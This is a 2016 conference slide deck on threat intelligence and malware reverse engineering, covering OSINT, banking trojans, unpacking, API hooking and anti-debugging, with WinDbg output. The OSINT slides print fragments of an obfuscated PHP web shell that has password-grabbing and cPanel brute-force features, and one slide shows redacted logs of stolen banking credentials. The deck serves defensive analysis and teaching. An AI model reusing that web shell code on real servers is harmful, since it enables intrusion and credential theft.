

# Threat Intelligence and Malware Analysis

Two sides of the same coin

...



HACK IN BO  
Spring 2016 Edition

The logo for 'Hack in BO' features the text 'HACK IN BO' in a stylized font. The 'H' and 'BO' are red, while 'ACK IN' is black. Above the 'I' in 'IN' is a red icon of a face with two dots for eyes and a single dot for a mouth. Below the main text, 'Spring 2016 Edition' is written in a smaller, black, sans-serif font, with '2016' in red.

# Who am I?

Working as Threat Analyst for InTELL Fox-IT

OWASP Italy board members

Software developer (F# lover)

Speaker at various security conferences

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E-Mail: aparata [AT] gmail [DOT] com

# Scenario

**JPCERT** **CC**® Official Blog  
Japan Computer Emergency Response Team Coordination Center

« Windows Commands Abused by Attackers | Main

Feb 19, 2016

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**Banking Trojan “Citadel” Returns**

**Increased Popularity in DDoS Extortion Campaigns**

By Daniel Cid on December 4, 2015 · 7 Comments



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by **Wayne Chin Yick Low** | March 23, 2016 | Category: Security Research



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## Large malvertising campaign hits popular Dutch websites

Posted on April 11, 2016 by ydklijnsma

THURSDAY, DECEMBER 10, 2015

### THREAT SPOTLIGHT: CRYPTOWALL 4 - THE EVOLUTION CONTINUES

*This post is authored by [Andrea Allievi](#) and [Holger Unterbrink](#) with contributions from [Warren Mercer](#).*

## Hospitals are under attack In 2016

By [Sergey Lozhkin](#) on March 24, 2016. 8:52 am

## Security Alert: Citadel Trojan Resurfaces as Atmos, Carries on the Zeus Legacy



# Threat Intelligence to the rescue



© Norse

# Threat Intelligence to the rescue



BY: ENTYR, QUEEN



# What is Threat Intelligence?

According to Gartner is:

*Threat intelligence is evidence-based knowledge, including context, mechanisms, indicators, implications and actionable advice, about an existing or emerging menace or hazard to assets that can be used to inform decisions regarding the subject's response to that menace or hazard [1]*

Threat Intelligence needs to be **contextual**:

Threat Intelligence in finance  $\neq$  Threat Intelligence in telco


**Target of this talk**



[1] <https://www.gartner.com/doc/2487216/definition-threat-intelligence>

# Threat Intelligence

How to effectively implement Threat Intelligence inside your organization?



# Threat Intelligence Sources

How to obtain the needed information?

- OSInt
- Internal network apparatuses
- Commercial feeds
- ...



# Threat Intelligence - OSINT

*Open-source intelligence (OSINT) is intelligence collected from publicly available sources. In the intelligence community (IC), the term "open" refers to overt, publicly available sources [1]*



Intelligence

[1] [https://en.wikipedia.org/wiki/Open-source\\_intelligence](https://en.wikipedia.org/wiki/Open-source_intelligence)


# Threat Intelligence - OSINT

How to do OSInt?

A possible approach:

- Define sources that are relevant to your goal (eg. pastebin, phishtank, twitter, underground forums, DNS whois, ...)
- Create a scraper able to parse the source and download the data (Data harvesting)
- Normalize and Aggregate data
- Represent in a meaningful UI
- Analyze
- Profit :)

# Threat Intelligence - OSINT



```
<a href=?upl>Uploader</a>
</div></center>
<p>
<center>
<img src=http://i.imgur.com/RhCNL7E.png width=260 height=300/><br /></center><br><center><div id=menu>
<a href=?ump>umping</a>
<a href=?pws>PassWordS Grabber</a>
<a href=?x=symLink>SymLink</a>
<a href=?cp_cracker>cPanel Brute Force</a>
</div></center>
<br><br><center>".,;.<br>";
if(isset($_GET["cp_cracker"])){
if(function_exists('apache_setenv')){
```

```
//?php
//
//      jok Shell - Took the Best made it Better...!!
//
//
//
//Version 1.0
//Created on 25/3/2012 by b47chggus
$auth_pass = "50dac7d21e7184ff7951a175ba5f19f8"; //password = fgtn
$color = "#00FF66"; //Colour
$default_action = "Files!an";
$default_charset = "Windows-1251";
preg_replace("/./e", "x565x76x61x6Cx28x67x7Ax69x6Ex66x6Cx61x74x65x28x62x61x73x65x63x3x
uqr2qrf//xx/q?PvtvPvfj0F4utzeuq1mK455NpVof7uaz3D9TvFTLZ137eXau5//xxw8BbMcY3Lm4tYpoxpwr6m51Lrcj4dGozmRf
heTmHS10V73jua2HwQ1Rjy6ZuXk77847q/g/y11Nu3fj1XHSQBGIjE1fph3j7Q04d28mzo8fB07i8m4kfWv9d1/Ha1E4dHxzcDg
2zNcZ/LvU3j2zsR0f1Fc16x0rh3Vus2UWbH6CuA4Kc7VL0Hb74bza2EQpxuwrBhntj3bZvT1yU7ma9hfEqzge2a44d53X685wErcR
```


# Threat Intelligence - OSINT

*Is it really so easy? Just a bunch of lines of python?*

Unfortunately not :\ OSInt is good, but in general the easier is to retrieve the data, the lower is the value

Data that are “easy” to retrieve are often:

- Incorrect
- Outdated
- Misleading
- Not much useful for a company
- ...



# Threat Intelligence - Internal network apparatus

What is happening inside your network?

A good monitoring solution allow to identify anomalies in your network traffic

- Especially if the solution is protocol aware

Very powerful in identify frauds

Best if integrated with external data (**sinergy**).

- Allow to have a broader picture of who is threatening your company

# Threat Intelligence - Commercial Sources

They use of mix of private/public sources (like standard OSInt sources and/or public/private malware feeds)


They have a dedicated team of Threat Analysts with various roles that allow to

- Understand how the malware authors work
- Understand how the malwares work from a technical point of view

# Threat Intelligence Standards - STIX/TAXII

From MITRE:

- **STIX**: Structured Threat Information eXpression (now OASIS)
  - Defining a set of information representations and protocols to support automated information sharing for cybersecurity situational awareness, real-time network defense, and sophisticated threat analysis.
- **TAXII**: Trusted Automated eXchange of Indicator Information
  - TAXII is a community effort to standardize the trusted, automated exchange of cyber threat information. TAXII defines a set of services and message exchanges that, when implemented, enable sharing of actionable cyber threat information across organization and product/service boundaries for the detection, prevention, and mitigation of cyber threats.






# Threat Intelligence

Ok, but malwares?

Malware (especially financial ones) bring with them a lot of information that can be used in order to protect our network and our customers. Example of information:

- **C&C url/IP**
  - Where the malware receive commands or new modules
- **Dropzone**
  - Where the malware send the stolen information
- **WebInjects**
  - Which are the targets of the malware
- **Behaviour**
  - It use an hardcoded domain or a DGA?
  - How it hide itself?





# Malware Reverse Engineering

Sometimes it is not enough to run the malware in a sandbox (or on VirusTotal) or to extract all the strings stored in the executable

- A packer can easily detect a sandbox, or just sleep for a given amount of time until the sandbox timeout expires

Soon or later you have to analyze the malware with a **Disassembler** or through a **Debugger**.

Malware reverse engineering is **not** an **easy** task!



# Malware Reverse Engineering

## Disassembler:

- Analyze the program statically and display the disassembled code

## Debugger:

- Run the program and allow to inspect and modify its context at runtime

## Useful tools (not only debuggers and disassemblers):



# Malware Reverse Engineering

Most people think that malware authors wrote the malware from start (first execution) to end (malware is implanted in the system).



As in “normal” (not malicious) software development ecosystem even the malware authors need to use “COTS” solution for their purpose.

By understanding which are the typical components of a malware, a Threat Analyst can better focus on its goal by skipping useless or annoying steps.

# Malware Reverse Engineering - Packer

Packers are used on executables for two main reasons [1]:

1. To shrink programs
2. To thwart detection or analysis





Packer examples: UPX, Execryptor, ASPack, Themida, Movfuscator, SmartAssembly,...

Packer detectors: ExeinfoPE, PEiD

# Malware Reverse Engineering - Loader

Loader aka Launcher aka Dropper is a type of malware that sets itself or another piece of malware for immediate or future covert execution [1]




Loader examples: Tilon, Pony, Godzilla (  GODZILLA LOADER V 1.0 )

# Malware Reverse Engineering - Malware (Core)

Once the core malware payload is launched it start its activity, that can be:

- Stole user credentials (info stealer)
- Create a backdoor in order to have access to the infected machine (RAT)
- Damage the infected computer
  - Like encrypting the file on disk and ask for a ransom (Ransomware)




Examples: Dridex, Cryptolocker, PANDA (Zeus variant), Gozi ISFB, Citadel, Qadars



# Malware Reverse Engineering


## Which are the most used infection methods:

# 1. Exploit kit [1][2]



## 2. Phishing


- a. Drive-by-download
- b. Malicious attachments
- c. ...



[1] Source: <http://www.welivesecurity.com/>

[2] Source: <http://www.tripwire.com/>

# Malware Reverse Engineering




Blaming MS for poor usability :P

# Malware Reverse Engineering

How banking malware works?



User execute the malware. It install itself in the computer and activates




After installation the static config is parsed. The static config is embedded in the malware executable. It contains the IPs that should be contacted (an alternative is to use a DGA)



The malware contact the extracted IP to download the dynamic config



The malware install web injections



Profit



# Malware Reverse Engineering

Q: Where are the data sent once that the malware stole them?

A: To the **DROPZONE** of course :)



A dropzone is typically a web site hosted on a compromised web server or on a server owned by the attacker.

Sometimes deployed with poor security configuration (directory listing, ...)

# Malware Reverse Engineering

Q: What kind of data are stored in the dropzone?

A: Username, Password, IBAN, mule info, BOT id, victim details (name, browser type, account balance, ...)

```
[22-02-16 03:51] @ [redacted]
[LOGIN INFO]
BOT ID: [redacted] #6BC [redacted] A7
ENTER LINK: [https:// [redacted]]
Internet Explorer 2.1 check sms cse lb
Login: [redacted]
Password: [redacted]

[22-02-16 03:52] @ [redacted]
[TRANSFER INFO]
BOT ID: [redacted] #6BC [redacted] 7
Link: [https:// [redacted]]
LOG: HOME PAGE. START SCRIPT.
Internet Explorer 2.1 check sms cse lb

[22-02-16 03:52] @ [redacted]
[TRANSFER INFO]
BOT ID: [redacted] #6BC [redacted] 7
Link: [https:// [redacted]]
LOG:
Alert sicurezza circuito IB - Avviso IB Bonifico Italia
AVVISO TRAMITE SMS AL NUMERO 0039 [redacted]
AVVISO TRAMITE SMS AL NUMERO 0039 [redacted]
AVVISO TRAMITE SMS AL NUMERO 0039 [redacted]
AVVISO TRAMITE SMS AL NUMERO 0039 [redacted]
AVVISO TRAMITE SMS AL NUMERO 0039 [redacted]
Internet Explorer 2.1 check sms cse lb
```

```
[22-02-16 12:56] @ [redacted]
[TRANSFER INFO]
BOT ID: SERVER#7425 [redacted] F5
Link: [https:// [redacted] /bonifico [redacted]]
LOG: GET TOKEN
Google Chrome 2.1 check sms cse lb
```

```
[22-02-16 01:00] @ [redacted]
[TRANSFER INFO]
BOT ID: SERVER#7425 [redacted] F5
Link: [https:// [redacted]]
LOG: CLICK BUTTON. TOKEN WINDOW.
Google Chrome 2.1 check sms cse lb
```

```
[22-02-16 01:00] @ [redacted]
[TRANSFER INFO]
TRANSFER SUCCESFUL
BOT ID: SERVER#7425 [redacted] F5
LOG:
LAST PAGE
Amount: 4950
From: IT [redacted] 7
To: IT [redacted] 8
Link: [https:// [redacted] /bonifico [redacted]]
IBAN: IT [redacted] 7 â,-7.175,02 â,-7.175,02
Google Chrome 2.1 check sms cse lb
```

```
[22-02-16 01:00] @ [redacted]
[TRANSFER INFO]
BOT ID: SERVER#7425 [redacted] F5
Link: [https:// [redacted] /bonifico [redacted]]
LOG: CONFERMA LOG - Data valuta di accredito 23/02/2016 Data valuta di addebito 22/02/2016
```

# Malware Reverse Engineering

Let's get technical





# Unpacking

```
0:000> s 0 I7fffffff 0x4d 0x5a 0x90
00400000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
008a0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
008e0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
00910000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
5d090000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
629c0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
74d90000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
76390000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
773d0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77b40000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77c00000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77c10000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77dd0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77e70000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77f10000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77f60000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
77fe0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
7c800000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
7c900000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
7c9c0000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
7e410000 4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00 MZ...
0:000> lm
start end module name
00400000 0042b000 Finder (deferred)
5d090000 5d12a000 COMCTL32 (deferred)
629c0000 629c9000 LPK (deferred)
74d90000 74dfb000 USP10 (deferred)
76390000 763ad000 IMM32 (deferred)
773d0000 774d3000 comctl32_773d0000 (deferred)
77b40000 77b62000 Apphelp (deferred)
77c00000 77c08000 VERSION (deferred)
77c10000 77c68000 msvcrt (deferred)
77dd0000 77e6b000 ADVAPI32 (deferred)
77e70000 77f03000 RPCRT4 (deferred)
77f10000 77f59000 GDI32 (deferred)
77f60000 77fd6000 SHLWAPI (deferred)
77fe0000 77ff1000 Secur32 (deferred)
7c800000 7c8f6000 kernel32 (export symbols) C:\WINDOWS\system32\kernel32.dll
7c900000 7c9b2000 ntdll (export symbols) C:\WINDOWS\system32\ntdll.dll
7c9c0000 7d1d8000 SHELL32 (deferred)
7e410000 7e4a1000 USER32 (deferred)
```



Why are that modules not listed after the program ends?

- To be injected into other processes?
- To be runned after the first stage unpacking?

We can dump them and discover what they are:

```
0:000> !vprot 00880000
BaseAddress: 00880000
AllocationBase: 00880000
AllocationProtect: 00000040 PAGE_EXECUTE_READWRITE
RegionSize: 00019000
State: 00001000 MEM_COMMIT
Protect: 00000040 PAGE_EXECUTE_READWRITE
Type: 00020000 MEM_PRIVATE
0:000> .writemem c:\00880000.bin.exe 00880000 L00019000
Writing 19000 bytes.....
```

# Hooking


There exists various methodologies for API hooking, the two most know are:

- IAT hook
  - Replace the address in the IAT table
  - To identify them: look at the IAT for address not pointing in the given module
- Inline hook
  - Modify the code of the function by inserting some kind of redirection jump
  - The modification can be placed in different part of the code to overcome AV detection

```
0:003> u wininet!HttpOpenRequestA
wininet!HttpOpenRequestA
3d9565a8 e9f90e75c2 jmp 000a74a6
3d9565ad 81ec58040000 sub esp,458h
3d9565b3 a12c239e3d mov eax,dword ptr [wininet!InternetConfirmZoneCrossing+0x17174 (3d9e232c)]
3d9565b8 33c5 xor eax,ebp
3d9565ba 8945fc mov dword ptr [ebp-4],eax
3d9565bd 8b4508 mov eax,dword ptr [ebp+8]
3d9565c0 8985bcfbffff mov dword ptr [ebp-444h],eax
3d9565c6 8b4510 mov eax,dword ptr [ebp+10h]
```

# Obfuscation and Anti-Debugging

## TLS-Callback




Member	Offset	Size	Value
StartAddressOfRawData	00004000	Dword	00000000
EndAddressOfRawData	00004004	Dword	00000000
AddressOfIndex	00004008	Dword	00404000
AddressOfCallBacks	0000400C	Dword	00404004
SizeOfZeroFill	00004010	Dword	00000000
Characteristics	00004014	Dword	00000000

## Anti-Debugging tricks

```
0:000> u 7c81f424
kernel32!IsDebuggerPresent:
7c81f424 64a118000000 mov     eax,dword ptr fs:[00000018h]
7c81f42a 8b4030      mov     eax,dword ptr [eax+30h]
7c81f42d 0fb64002    movzx   eax,byte ptr [eax+2]
7c81f431 c3          ret
```

Don't be fooled by the absence of the IsDebuggerPresent call, that 4 lines of code are typically replicated by malware!

## Junk instructions




```
